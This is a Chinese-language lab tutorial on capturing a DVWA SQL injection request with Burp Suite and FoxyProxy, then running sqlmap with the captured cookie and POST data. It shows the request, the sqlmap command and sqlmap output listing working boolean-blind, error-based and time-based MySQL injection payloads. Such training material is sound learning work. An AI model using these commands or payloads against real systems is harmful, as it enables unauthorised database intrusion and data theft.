
BurpSuite抓包配合sql实施注入

BurpSuite抓包获取请求报文

1、以DVWA中Medium防护等级的SQL Injection模块为攻击目标



DVWA Security


Security Level


Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.


2、启动BurpSuite，并设置FoxyProxy代理开始抓包

Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item




127.0
FoxyProxy
✔ Use Enabled Proxies By Patterns and Order
Turn Off (Use Firefox Settings)
127.0.0.1:8080
(for all URLs)
Options
What's My IP?
Log

3、选择1并提交，抓取到Http请求报文



DVWA
et DB
njection
on
Vulnerability: SQL Injection
User ID: 1
Submit
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/



```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.203.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://192.168.203.1
Connection: close
Referer: http://192.168.203.1/vulnerabilities/sqli/
Cookie: PHPSESSID=5b2oivav6cqg0jdme6a3gibg85; security=medium
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

获取报文的中信息

·cookie值——因为DVWA是需要登录的，因此sqlmap需要其Cookie值


```
Cookie: PHPSESSID=5b2oivav6cqg0jdme6a3gibg85; security=medium
```

·POST提交的数据

```
id=1&Submit=Submit
```

4、构造sqlmap命令进行检测

```
sqlmap -u "http://192.168.203.1/vulnerabilities/sqli/" --cookie="PHPSESSID=5b2oivav6cqg0jdme6a3gibg85; security=medium" --method POST --data "id=1&Submit=Sub
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -u "http://192.168.203.1/vulnerabilities/sqli/" --cookie="PHPSESSID=5b2oivav6cqg0jdm
e6a3gibg85; security=medium" --method POST --data "id=1&Submit=Submit"
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.1.2#dev}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this
 program

[*] starting @ 14:36:19 /2022-02-15/

[14:36:20] [INFO] resuming back-end DBMS 'mysql'
[14:36:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: id=(SELECT (CASE WHEN (3606=3606) THEN 1 ELSE (SELECT 6106 UNION SELECT 7921) END)
)&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
    Payload: id=1 AND GTID_SUBSET(CONCAT(0x71626a7a71,(SELECT (ELT(6190=6190,1))),0x7176626271)
,6190)&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
```

完成检测，id为POST类型的注入点